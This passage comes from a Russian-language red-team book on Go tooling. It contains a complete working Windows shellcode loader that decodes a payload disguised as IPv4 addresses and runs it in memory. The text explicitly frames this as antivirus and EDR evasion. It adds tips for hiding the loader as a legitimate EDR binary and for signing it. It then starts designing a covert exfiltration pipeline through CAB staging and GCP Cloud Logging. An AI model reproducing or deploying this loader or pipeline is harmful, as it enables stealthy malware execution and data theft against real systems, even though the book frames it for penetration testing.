Далее `obfuscateAsIPv4()` выполняет фактическое преобразование в IP-адреса (6). Она проходит по сжатым данным с шагом 4 байта, создавая адреса IPv4 из каждого фрагмента. На каждой итерации создаётся 4-байтный массив `segment`, в который копируется до 4 байтов из сжатых данных с помощью вспомогательной функции `min`, чтобы обработать последний фрагмент, если он меньше 4 байтов. Затем сегмент преобразуется в объект `net.IP` и форматируется как строка в стандартной точечно-десятичной записи. Например, `[0x1F, 0x8B, 0x08, 0x00]` становится `"31.139.8.0"`. Если последний фрагмент содержит меньше 4 байтов, массив фиксированного размера автоматически добавляет нулевое заполнение. Функция возвращает срез строк IP-адресов, а `encodeFile()` выводит количество и первые пять IP. Последующая пауза помогает заметить повреждение IP-адресов.

Наконец, `saveToFile()` записывает обфусцированные данные в выходной файл (8). Она строит содержимое файла как строку, начиная с заголовка `SIZE` в формате `"SIZE:XXXXXX"`, где записан размер сжатых данных. Этот заголовок необходим, потому что нулевое заполнение, добавленное к неполным 4-байтным фрагментам при кодировании, должно быть обрезано при декодировании, чтобы не повредить распакованную полезную нагрузку. После заголовка функция записывает по одному IP-адресу на строку. Вызов `ioutil.WriteFile()` записывает полную строку на диск и выводит сообщение об успехе.

Функция `decodeFile()`, как и ожидалось, является противоположностью `encodeFile()` и предоставлена как мера диагностики (3). Если загрузчик не выполняется, можно использовать

режим декодирования, чтобы проверить, изменилось ли что-то, с помощью инструмента сравнения, например команды Windows `fc`. Функция начинается с вызова вспомогательной функции `loadFromFile()` (9), которая читает файл, проверяет формат заголовка `SIZE` через `strings.HasPrefix()`, разбирает размер с помощью `strconv.Atoi()` и возвращает список IP-адресов вместе с исходным сжатым размером. Затем функция выводит количество IP для проверки.

Затем `deobfuscateFromIPv4()` обращает преобразование IP в байты (7). Она проходит по каждой строке IP-адреса, разбирая её через `net.ParseIP()` для проверки формата. Метод `To4()` преобразует разобранный IP в 4-байтное представление IPv4, возвращая `nil`, если адрес не является допустимым IPv4, и эти 4 байта добавляются в результирующий буфер. После обработки всех IP функция обрезает результат до `originalSize`, чтобы удалить нулевое заполнение, добавленное во время кодирования. Без этой операции обрезки лишние байты заполнения повредили бы распаковку Gzip. Если восстановленные данные короче ожидаемого, функция возвращает ошибку о повреждении файла. `decodeFile()` выводит размер и шестнадцатеричную контрольную сумму перед паузой.

Функция `decompressData()` (5) распаковывает полезную нагрузку с помощью `gzip.NewReader()`, который оборачивает сжатый ввод в `bytes.Reader`, создаёт `gzip.Reader`, читает в буфер, закрывает и возвращает распакованные байты шеллкода. Чтобы предотвратить утечки ресурсов, `defer reader.Close()` гарантирует корректное закрытие читателя Gzip даже при ошибках. После распаковки `decodeFile()` выводит финальный размер и шестнадцатеричную контрольную сумму, делает паузу и записывает декодированный шеллкод в выходной файл.

Запустите инструмент на машине оператора так:

```
C:\> encode.exe encode payload_shell.txt IPv4.txt
```

Вывод должен выглядеть примерно следующим образом:

```
Исходный размер файла: 432640 байт
Исходные данные (первые 32 байта hex):
e880f9050080f90500b5cff0ad05fbb3ebc92c92efa0d5f2a8deb1b67374f6c7
Нажмите Enter, чтобы продолжить...
Размер после сжатия: 407239 байт
Сжатые данные (первые 32 байта hex):
1f8b080000000000ffbcc6d38e288001005d6ddbb66ddbb66ddcb56ddbb6
Нажмите Enter, чтобы продолжить...
Сгенерировано адресов IPv4: 101810
Первые несколько адресов IPv4:
1: 31.139.8.0
2: 0.0.0.0
3: 0.255.188.198
4: 211.142.40.128
5: 1.0.209.181
Нажмите Enter, чтобы продолжить...
Закодированные данные сохранены в: IPv4.txt
```

Пока что вы увидели, как извлечь шеллкод из полезной нагрузки и упаковать его в невинно выглядящий список IP-адресов для обхода современных антивирусных сигнатур и сигнатур EDR. Теперь вы готовы к третьему и последнему этапу: созданию загрузчика, который восстановит, а затем выполнит полезную нагрузку.

Выполнение полезной нагрузки в памяти с помощью загрузчика

Финальная программа на Go в этой главе - загрузчик шеллкода только для Windows, часто используемый красными командами для доставки и выполнения полезной нагрузки целиком в памяти. Загрузчик принимает намеренно обфусцированную, сжатую полезную нагрузку и выполняет её без записи на диск. Он демонстрирует три многоуровневые техники уклонения, которые используют атакующие и ищут защитники:

Техника	Описание
Обфускация	Полезная нагрузка встроена не как сырые байты, а хранится извне как текстовый файл адресов IPv4, поэтому выглядит как безобидные сетевые данные и снижает эффективность сканирования статических сигнатур.
Сжатие	Полезная нагрузка сжимается с помощью Gzip перед обфускацией, что уменьшает её размер и меняет энтропийные характеристики, обходя некоторые эвристические детекторы.
Выполнение в памяти	Загрузчик восстанавливает полезную нагрузку, распаковывает её, выделяет память, записывает полезную нагрузку в эту область, помечает её как исполняемую и запускает целиком в RAM. Отказ от записей на диск помогает обходить файловое сканирование и базовые средства контроля конечных точек.

Чтобы скомпилировать код `loader.go`, выполните следующие шаги:

1. Создайте папку для кода: `mkdir loader`.
2. Перейдите в новую папку: `cd loader`.
3. Создайте новый файл в любимом редакторе, вставьте в него код `loader.go` и сохраните.
4. Инициализируйте проект командой `go mod init loader`.
5. Выполните `go mod tidy`.
6. Соберите исполняемый файл командой `go build loader.go`.

> **Примечание**
> Для дополнительной скрытности можно добавить флаг `-ldflags="-H=windowsgui"`, чтобы убрать консольное окно; это помогает загрузчику смешиваться с окружением при выполнении.

```
go build -ldflags="-H=windowsgui" -o app.exe загрузчик.go
```

Листинг 7-3 показывает полный сценарий `loader.go`.

```
package main

import (
    "bytes"
    "compress/gzip"
    "fmt"
    "net"
    "os"
    "runtime"
    "strconv"
    "strings"
    "syscall"
    "unsafe"
)

func main() { // (1)
    // Убедиться, что программа запускается только в Windows.
    if runtime.GOOS != "windows" {
        os.Exit(1)
    }
```

```
    // Проверить аргументы командной строки.
    if len(os.Args) < 2 {
        os.Exit(1)
    }

    inputFilePath := os.Args[1]

    // Шаг 1: прочитать обфусцированный файл.
    ipAddresses, originalSize, err := loadFromFile(inputFilePath)
    if err != nil {
        os.Exit(1)
    }

    // Шаг 2: преобразовать адреса IPv4 обратно в бинарные данные.
    compressedData, err := deobfuscateFromIPv4(ipAddresses, originalSize)
    if err != nil {
        os.Exit(1)
    }

    // Шаг 3: распаковать данные.
    shellcode, err := decompressData(compressedData)
    if err != nil {
        os.Exit(1)
    }

    // Шаг 4: загрузить и выполнить шеллкод в памяти (специфично для Windows).
    err = executeShellcode(shellcode)
    if err != nil {
        os.Exit(1)
    }
}

func loadFromFile(filePath string) ([]string, int, error) { // (2)
    data, err := os.ReadFile(filePath)
    if err != nil {
        return nil, 0, fmt.Errorf("не удалось прочитать файл: %v", err)
    }

    lines := strings.Split(strings.TrimSpace(string(data)), "\n")
    if len(lines) < 1 {
        return nil, 0, fmt.Errorf("файл пуст")
    }

    // Разобрать размер из первой строки.
    sizeLine := strings.TrimSpace(lines[0])
    if !strings.HasPrefix(sizeLine, "SIZE:") {
        return nil, 0, fmt.Errorf("недопустимый формат файла: отсутствует заголовок SIZE")
    }

    sizeStr := strings.TrimPrefix(sizeLine, "SIZE:")
    originalSize, err := strconv.Atoi(sizeStr)
    if err != nil || originalSize <= 0 {
        return nil, 0, fmt.Errorf("недопустимый формат или значение размера: %v", err)
    }

    // Получить IP-адреса из оставшихся строк и проверить их.
    ipAddresses := make([]string, 0, len(lines)-1)
    for _, ip := range lines[1:] {
        ip = strings.TrimSpace(ip)
        if ip == "" {
            continue // Пропустить пустые строки.
        }
        if !isValidIPv4(ip) {
            return nil, 0, fmt.Errorf("недопустимый адрес IPv4 в файле: %s", ip)
        }
        ipAddresses = append(ipAddresses, ip)
    }

    if len(ipAddresses) == 0 {
        return nil, 0, fmt.Errorf("в файле не найдены допустимые IP-адреса")
    }
```

```
    return ipAddresses, originalSize, nil
}

func isValidIPv4(ipStr string) bool { // (3)
    ip := net.ParseIP(ipStr)
    if ip == nil {
        return false
    }
    return ip.To4() != nil
}

func deobfuscateFromIPv4(ipAddresses []string, originalSize int) ([]byte, error) { // (4)
    result := make([]byte, 0, len(ipAddresses)*4)
    for _, ipStr := range ipAddresses {
        ipStr = strings.TrimSpace(ipStr)
        if ipStr == "" {
            continue // Пропустить пустые строки (уже проверены).
        }

        ip := net.ParseIP(ipStr)
        if ip == nil {
        return nil, fmt.Errorf("недопустимый IP-адрес: %s", ipStr)
        }

        // Преобразовать в IPv4 (4 байта).
        ipv4 := ip.To4()
        if ipv4 == nil {
        return nil, fmt.Errorf("недопустимый адрес IPv4: %s", ipStr)
        }

        result = append(result, ipv4...)
    }

    // Проверить и обрезать до исходного размера.
    if len(result) < originalSize {
        return nil, fmt.Errorf("данные слишком короткие: получено %d байт, ожидалось %d",
            len(result), originalSize)
    }
    if len(result) > originalSize {
        result = result[:originalSize]
    }
    return result, nil
}

func decompressData(data []byte) ([]byte, error) { // (5)
    reader, err := gzip.NewReader(bytes.NewReader(data))
    if err != nil {
        return nil, fmt.Errorf("не удалось создать читатель gzip: %v", err)
    }
    defer reader.Close()

    var buf bytes.Buffer
    _, err = buf.ReadFrom(reader)
    if err != nil {
        return nil, fmt.Errorf("не удалось распаковать данные: %v", err)
    }

    return buf.Bytes(), nil
}

func executeShellcode(shellcode []byte) error { // (6)
    if len(shellcode) == 0 {
        return fmt.Errorf("шеллкод пуст")
    }

    // Загрузить функции API Windows.
    kernel32, err := syscall.LoadDLL("kernel32.dll")
    if err != nil {
        return fmt.Errorf("не удалось загрузить kernel32.dll: %v", err)
    }
    defer kernel32.Release()
```

```
virtualAlloc, err := kernel32.FindProc("VirtualAlloc")
if err != nil {
    return fmt.Errorf("не удалось найти VirtualAlloc: %v", err)
}

virtualProtect, err := kernel32.FindProc("VirtualProtect")
if err != nil {
    return fmt.Errorf("не удалось найти VirtualProtect: %v", err)
}

createThread, err := kernel32.FindProc("CreateThread")
if err != nil {
    return fmt.Errorf("не удалось найти CreateThread: %v", err)
}

waitForSingleObject, err := kernel32.FindProc("WaitForSingleObject")
if err != nil {
    return fmt.Errorf("не удалось найти WaitForSingleObject: %v", err)
}

virtualFree, err := kernel32.FindProc("VirtualFree")
if err != nil {
    return fmt.Errorf("не удалось найти VirtualFree: %v", err)
}

// Выделить память с правами чтения и записи.
const (
    MEM_COMMIT                = 0x1000
    MEM_RESERVE               = 0x2000
    PAGE_READWRITE            = 0x04
    PAGE_EXECUTE_READWRITE    = 0x40
    MEM_RELEASE               = 0x8000
    INFINITE                  = 0xFFFFFFFF
)

addr, _, err := virtualAlloc.Call(
    0,                    // Позволить системе выбрать адрес.
    uintptr(len(shellcode)), // Размер шеллкода
    MEM_COMMIT|MEM_RESERVE, // Зафиксировать и зарезервировать память.
    PAGE_READWRITE,       // Начальные права
)
if addr == 0 {
    return fmt.Errorf("VirtualAlloc завершился ошибкой: %v", err)
}
defer func() {
    // Освободить выделенную память.
    _, _, _ = virtualFree.Call(addr, 0, MEM_RELEASE)
}()

// Скопировать шеллкод в выделенную память.
for i, b := range shellcode {
    *(*byte)(unsafe.Pointer(addr + uintptr(i))) = b
}

// Изменить защиту памяти на исполняемую.
var oldProtect uint32
ret, _, err := virtualProtect.Call(
    addr,
    uintptr(len(shellcode)),
    PAGE_EXECUTE_READWRITE,
    uintptr(unsafe.Pointer(&oldProtect)),
)
if ret == 0 {
    return fmt.Errorf("VirtualProtect завершился ошибкой: %v", err)
}

// Создать новый поток для выполнения шеллкода.
threadHandle, _, err := createThread.Call(
    0,    // Атрибуты безопасности по умолчанию
    0,    // Размер стека по умолчанию
    addr, // Начальный адрес (шеллкод).
```

```
        0,    // Без параметров
        0,    // Флаги создания (запустить сразу)
        0,    // ID потока (не требуется)
    )
    if threadHandle == 0 {
        return fmt.Errorf("CreateThread завершился ошибкой: %v", err)
    }
    defer syscall.CloseHandle(syscall.Handle(threadHandle))

    // Дождаться завершения потока.
    _, _, err = waitForSingleObject.Call(
        threadHandle,
        INFINITE, // Ждать бесконечно.
    )
    if err != nil && err != syscall.Errno(0) {
        return fmt.Errorf("WaitForSingleObject завершился ошибкой: %v", err)
    }

    return nil
}
```

Листинг 7-3. Выполнение шеллкода из полезной нагрузки, закодированной как IPv4

После обычных импортов и настройки функция `main` начинается с проверки, что программа выполняется в Windows (`runtime.GOOS != "windows"`) и что передан как минимум один аргумент командной строки, путь к обфусцированному файлу (1). Загрузчик молча завершает работу при всех ошибках через `os.Exit(1)`, чтобы не записывать подозрительный вывод. Затем он последовательно вызывает четыре функции: `loadFromFile()` для чтения обфусцированного файла, `deobfuscateFromIPv4()` для восстановления сжатых бинарных данных из IP, `decompressData()` для распаковки файла и получения сырого шеллкода, а также `executeShellcode()` для выполнения шеллкода в памяти.

Функция `loadFromFile()` читает весь файл IPv4 в память как байтовый срез (2). Она разбивает файл на строки, ожидая `"SIZE:XXXX"` в первой строке, затем разбирает это значение в целое число через `strconv.Atoi()`. Последующие строки должны содержать по одному адресу IPv4. Функция проверяет каждый IP через вспомогательную функцию `isValidIPv4()`, которая использует функции Go `net.ParseIP()` и `To4()` для проверки строк IP, пропуская пустые строки (3). При успехе `loadFromFile()` возвращает список IP и размер сжатого файла; если файл пуст, не содержит заголовок `SIZE` или содержит недействительные IP, функция возвращает ошибку.

Затем `deobfuscateFromIPv4()` обращает преобразование полезной нагрузки (4). Она проходит по IP, разбирает каждый в 4-байтный срез IPv4 через `To4()` и добавляет его в байтовый буфер. Затем функция обрезает результат до `originalSize`, чтобы удалить нулевое заполнение, добавленное в процессе кодирования. Если восстановленные данные короче ожидаемого, она создаёт ошибку.

Функция `decompressData()` распаковывает полезную нагрузку (5). Она оборачивает сжатые байты в `gzip.NewReader`, читает распакованный вывод в буфер и возвращает исходный шеллкод. Функция `defer reader.Close()` обеспечивает очистку даже при ошибках.

Наконец, `executeShellcode()` выполняет фактическое внедрение в память с помощью Windows API (6). Сначала она динамически загружает `kernel32.dll` и через пакет Go `syscall` получает указатели функций для `VirtualAlloc`, `VirtualProtect`, `CreateThread`, `WaitForSingleObject` и `VirtualFree`. `VirtualAlloc` выделяет память под размер шеллкода с `PAGE_READWRITE` по адресу, выбранному системой. Затем `unsafe.Pointer` вручную записывает каждый байт по выделенному адресу. `VirtualProtect` меняет защиту памяти на `PAGE_EXECUTE_READWRITE`, делая область исполняемой и сохраняя старые разрешения для потенциального отката. Далее `CreateThread` создаёт новый поток по адресу шеллкода без параметров и сразу запускает его. `WaitForSingleObject` блокируется до завершения потока с бесконечным тайм-аутом, а отложенные вызовы освобождают память и закрывают дескриптор потока.

Скопируйте исполняемый файл и список IPv4 на целевую машину, затем запустите код следующим образом:

```
C:\> app.exe ipv4.txt
```

Хотя этот пример - простой загрузчик, его можно усилить, сделав похожим на легитимное приложение. Например, поскольку вы упаковываете шеллкод в список IP-адресов, можно создать поддельный GUI, чтобы замаскировать загрузчик под легитимное ПО, например сетевой сканер или, как показано на рисунке 7-2, известный исполняемый файл EDR.

Рисунок 7-2. Сокрытие загрузчика и полезной нагрузки под видом известного EDR

На этом рабочий процесс гибридной упаковки завершён: Ex2Shell извлекает шеллкод, Encode маскирует его под безвредные данные, а Загрузчик выполняет его в памяти. Этот трёхэтапный подход поможет обходить методы обнаружения, на которые полагаются защитники.

Итоги

В этой главе вы использовали Go для создания нескольких пользовательских инструментов, помогающих в операциях красной команды. Первый инструмент, Ex2Shell, превращает любую исполняемую полезную нагрузку в шеллкод. Второй инструмент, Encode, упаковывает шеллкод в сжатый, обфусцированный текстовый файл, выглядящий как безобидный список адресов IPv4. Наконец, загрузчик позволяет внедрить этот кажущийся безвредным текстовый файл в память и выполнить его скрытую полезную нагрузку, чтобы обойти обнаружение.

Хотя эти инструменты полностью функциональны как есть, попробуйте усложнить задачу следующими улучшениями:

- добавить больше энтропии в сгенерированный шеллкод, изучив документацию Donut; помните, однако, что слишком высокая энтропия может дать обратный эффект;
- усилить обфускацию, используя IPv6 вместо IPv4. Большинство специалистов IT всё ещё не очень хорошо знакомы с IPv6, поэтому они, вероятно, будут чаще пропускать некорректные адреса IPv6, чем сопоставимые адреса IPv4;
- настроить загрузчик под операцию. Мы использовали загрузчики, похожие на этот, чтобы загружать как легитимные приложения, так и наш шеллкод. Как упоминалось ранее, можно также создать поддельный графический интерфейс для загрузчика;
- добавить возможность подписывать код, что даст ещё один уровень защиты от обнаружения;
- интегрировать эти инструменты в платформу C2, чтобы автоматизировать рабочий процесс.

Глава 8. Скрытое размещение и эксфильтрация данных

При подготовке данных к эксфильтрации тестировщики часто по умолчанию собирают или пишут сценарии со стандартными библиотеками и инструментами сжатия, такими как `zlib` и `7z`. Даже если эти инструменты не вызывают срабатывание EDR, они создают артефакты, которые SIEM распознаёт как индикаторы риска: файлы `.zip` или `.7z` в необычных директориях, сигнатуры инструментов сжатия и последовательные файлы похожего размера, если назвать лишь несколько примеров. В этой главе вы создадите пользовательские инструменты на Go, чтобы обойти эти шаблоны обнаружения, используя файлы Microsoft CAB для подготовки данных и GCP Cloud Logging для скрытой передачи. К концу главы у вас будет рабочий конвейер эксфильтрации, который снижает операционную сигнатуру и помогает дольше оставаться вне поля зрения SOC.

Функциональный дизайн

Решение, которое вы построите в этой главе, будет включать несколько инструментов, которые оборачивают полезную нагрузку в новый формат, применяют разбиение на фрагменты и передают бинарные данные потоком в GCP Cloud Logging. Вместо опоры на LOLBins это решение сочетает техники, нетипичные для большинства групп злоумышленников. После успешной эксфильтрации полезной нагрузки вы создадите инструмент извлечения, который скачивает фрагменты и собирает их обратно.

Подготовка данных

Начнём с изменения подхода к подготовке данных. Программы DLP, развёрнутые на конечные точки, обычно настроены политиками, нацеленными на определённые расширения файлов, магические байты или типы MIME. Зная это, тестировщики часто сосредотачиваются на сжатии, шифровании и последующем разбиении файлов; всё это может резко увеличить дисковый ввод-вывод для крупных файлов, повысить вероятность обнаружения по энтропии на диске и оставить после себя последовательные файлы похожего размера.

Вместо этого вы построите решение подготовки на основе формата Microsoft Cabinet (CAB) без сжатия. Формат позволяет разделять крупные файлы между двумя или более файлами CAB, поддерживая максимум 65 535 файлов на архив CAB и максимальный размер 2 ГБ на файл CAB. Сжатие и цифровые сертификаты также поддерживаются, но для этой лабораторной работы они не понадобятся.

Файлы CAB обычно считаются вспомогательными файлами, которые занимают место на диске, и поэтому в системах Windows их, как правило, игнорируют. Подготовка данных в правильном расположении файлов, стратегические соглашения об именах и рандомизация добавляемых файлов, создающая разные размеры файлов, заставят их выглядеть связанными с обновлениями Windows. Когда EDR просканирует инструмент на конечной точке, он не найдёт ссылок на распространённые строки сжатия и упаковки, которые могли бы повысить оценку риска хоста.

Эксфильтрация

Второй инструмент, который вы построите, - компонент эксфильтрации. Для перенаправления, размещения и шифрования вы будете использовать GCP Cloud Logging, ранее Stackdriver. Каждый файл CAB будет разбиваться на фрагменты заданного размера как шестнадцатерично закодированная запись журнала JSON с использованием официального SDK GCP. Использование конечной точки API и клиента автоматически покрывает базовую обработку ошибок и шифрование при передаче. Мы выбрали Cloud Logging вместо хранилища и из-за стоимости, и потому что трафик к этой конечной точке с гораздо меньшей вероятностью будет тщательно изучаться.

Извлечение

Вы также построите клиент извлечения, который автоматически скачивает загруженные фрагменты по их идентификатору эксфильтрации и временным меткам, а затем собирает их в исходный файл. При необходимости можно просто взять полезную нагрузку JSON и вручную конкатенировать все шестнадцатеричные данные прямо из Cloud Logging.

Технические требования

Для выполнения этой лабораторной работы вам понадобится:

• проект GCP с правами владельца;
• установленный Go - все листинги кода тестировались с версией 1.24.4;
• VS Code с установленным официальным расширением Go (необязательно).

Архитектура развёртывания

Инструмент подготовки GoStageCab будет использовать высокоуровневые функции, показанные на рисунке 8-1.



Рисунок 8-1. Высокоуровневый рабочий процесс функций для клиента подготовки

После сборки инструмента подготовки вам понадобится отдельный инструмент эксфильтрации, GoLogExfil, чтобы загружать файлы из вашей инфраструктуры перенаправления, как показано на рисунке 8-2.



Рисунок 8-2. Высокоуровневый рабочий процесс функций для клиента эксфильтрации

Клиент извлечения и повторной сборки файлов, GoLogRetrieve, следует другому потоку, показанному на рисунке 8-3.



Figure 8-3: The high-level workflow

Рисунок 8-3. Высокоуровневый рабочий процесс для клиента извлечения

Вы будете собирать инструмент подготовки как единый бинарный файл, который умеет и создавать, и извлекать файлы CAB, поскольку на цели может понадобиться изменять или комбинировать операции подготовки. Однако для эксфильтрации и извлечения вы будете использовать отдельные бинарные файлы, так как клиент извлечения выполняется на вашей инфраструктуре, а не на целевом хосте.

Для начала вы настроите среду GCP и создадите учётные данные сервисной учётной записи, которые понадобятся этим инструментам.

Настройка среды GCP

Для этой лабораторной работы нужно создать учётные данные JSON, чтобы встроить их в код. Войдите в Google Cloud Console, найдите термин `сервисная учётная запись` и нажмите **Create Service Account** в верхней части страницы. Вы должны увидеть диалог, показанный на рисунке 8-4.



Рисунок 8-4. Параметры создания сервисной учётной записи в Google Cloud Console

Заполните сведения, как показано. Когда закончите, нажмите **Create and Continue** и сохраните сервисную учётную запись.

Затем обязательно перейдите к шагу 2, показанному на рисунке 8-4, чтобы выдать сервисной учётной записи доступ к проекту, добавив роли **Log Viewer** и **Log Writer**, а затем нажмите **Continue** и **Done**. В качестве альтернативы можно найти **IAM** и добавить объект-принципал сервисной учётной записи для доступа на уровне проекта. В этом случае нужно привязать роли **Logs Viewer** и **Logs Writer** к сервисной учётной записи, как показано на рисунке 8-5.

Рисунок 8-5. Привязка ролей IAM для сервисной учётной записи

